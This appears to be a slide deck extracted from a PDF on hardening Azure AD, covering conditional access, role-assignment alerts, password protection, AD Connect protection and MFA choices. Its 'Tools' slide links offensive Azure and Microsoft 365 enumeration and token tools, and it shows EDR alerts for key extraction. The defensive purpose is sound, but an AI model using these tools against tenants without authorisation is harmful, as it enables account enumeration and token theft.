Name \*

Block Access to Azure Management

Assignments

Users (i)

All users included and specific users excluded

Target resources (i)

1 app included

Conditions (i)

0 conditions selected

Access controls

Grant (i)

Block access

Session (i)

0 controls selected

Control access based on who the policy will apply to, such as users and groups, workload identities, directory roles, or external guests.

[Learn more](#)

**Include** **Exclude**

Select the users and groups to exempt from the policy

Guest or external users (i)

Directory roles (i)

15 selected

Users and groups

Select excluded users and groups

1 user, 1 group

AZ	Azure_AD_MGMT	...
OD	On-Premises Directory Synchr... Sync_DC1_d8dea9a764ab@sk...	...

# Other Conditional Access Suggestions

## Zero Trust

### Securing security info registration

Secure when and how users register for Azure AD multifactor authentication and self-service password. [Learn more](#)

[View](#) [Download JSON file \(Preview\)](#)

### Require multifactor authentication for guest access

Require guest users perform multifactor authentication when accessing your company resources. [Learn more](#)

[View](#) [Download JSON file \(Preview\)](#)

### Require multifactor authentication for risky sign-ins

Require multifactor authentication if the sign-in risk is detected to be medium or high. (Requires an Azure AD Premium 2 License) [Learn more](#)

[View](#) [Download JSON file \(Preview\)](#)

### Require password change for high-risk users

Require the user to change their password if the user risk is detected to be high. (Requires an Azure AD Premium 2 License) [Learn more](#)

[View](#) [Download JSON file \(Preview\)](#)

### No persistent browser session

Protect user access on unmanaged devices by preventing browser sessions from remaining signed in after the browser is closed and setting a sign-in frequency to 1 hour. [Learn more](#)

[View](#) [Download JSON file \(Preview\)](#)

# Alerts on role assignments

<https://learn.microsoft.com/en-us/azure/role-based-access-control/role-assignments-alert>

## Alert on privileged Azure role assignments

Article • 10/30/2022 • 1 contributor

 Feedback

### In this article

[Prerequisites](#)

[Estimate costs before using Azure Monitor](#)

[Create an alert rule](#)

[Test the alert rule](#)


[Show 2 more](#)

Privileged Azure roles, such as Contributor, Owner, or User Access Administrator, are powerful roles and may introduce risk into your system. You might want to be notified by email or text message when these or other roles are assigned. This article describes how to get notified of privileged role assignments at a subscription scope by creating an alert rule using Azure Monitor.

# Weak Password Prevention

## Azure AD Password Protection

- Supported on Azure AD free, P1 and P2.
- Free Tier Supports Cloud only accounts
- If using Active Directory for on premises synchronization, requires additional setup
- Setup custom password lists is highly recommended
- Can do reporting on failing password compliance before switching to enforcement mode




Reference: <https://learn.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad-on-premises>

# Weak Password Prevention

## Azure AD Password Protection Tips

- Put in Audit Mode First!!!!
- Communicate to your End Users on changes
- Utilize Reporting Features
- Help Desk can no longer reset passwords with weak ones.



The screenshot shows the "Authentication methods | Password protection" page in the Azure AD Security section. The "Password protection" tab is selected. It displays settings for custom smart lockout, registration campaign, authentication strengths, and monitoring. A red box highlights the "Password protection for Windows Server Active Directory" section, which includes options for enabling password protection on Windows Server Active Directory (set to "Yes") and selecting the mode (set to "Enforced").

# Azure AD Connect Protection

- Treat as Tier 0 Asset
- Only Domain Admins should have access
- EDR will alert for private key extraction attempts

EDR alert detections/MDE

## Alerts

Export 1 Week ▾

<input type="checkbox"/> Alert name	Tags	Severity	Investigation state
<input type="checkbox"/> Suspicious User Account Discovery	<span style="color: orange;">■■■■■</span>	Low	
<input type="checkbox"/> AAD Connect private key extraction attempt	<span style="color: red;">■■■■■</span>	High	
<input type="checkbox"/> Suspicious process executed PowerShell command	<span style="color: red;">■■■■■</span>	Medium	
<input type="checkbox"/> Suspicious LDAP query	<span style="color: red;">■■■■■</span>	Medium	
<input type="checkbox"/> Suspicious service launched	<span style="color: red;">■■■■■</span>	Medium	

# Tips for MFA Excellence



MFA Methods to avoid

- Phone Calls
- Text SMS

Better MFA Methods

- Authenticator App w/Number Matching
- Authenticator App w/Codes
- Passwordless MFA

Most Secure MFA Methods

- FIDO2 Hardware keys
- Certificate-based Authentication
- Both options are Phishing resistant MFA methods


# Tips for MFA Excellence

## Conditional Access Authentication Strength

- <https://learn.microsoft.com/en-us/azure/active-directory/authentication/concept-authentication-strengths>

## Give Someone an MFA nudge

- <https://aka.ms/nudge>



# Tools

Azure Hound

<https://github.com/BloodHoundAD/AzureHound>

ROADtools

<https://github.com/dirkjanm/ROADtools>

Microburst

<https://github.com/NetSPI/MicroBurst>

TeamFiltration

<https://github.com/Flangvik/TeamFiltration>

One\_drive\_enum

[https://github.com/nyxgeek/onedrive\\_user\\_enum](https://github.com/nyxgeek/onedrive_user_enum)

TokenTactics

<https://github.com/rvrsh3ll/TokenTactics>

O365recon

<https://github.com/nyxgeek/o365recon>

# References

Azure Security fundamentals documentation:

<https://learn.microsoft.com/en-us/azure/security/fundamentals/>

Azure Security Documentation:

<https://learn.microsoft.com/en-us/azure/security/>

CIS Workbench:

<https://workbench.cisecurity.org/>

Microsoft Security Compliance Toolkit:

<https://www.microsoft.com/en-us/download/details.aspx?id=55319>

Hybrid Azure AD Join Targeted Deployments:

<https://learn.microsoft.com/en-us/azure/active-directory/devices/hybrid-azuread-join-control>

# Thank You!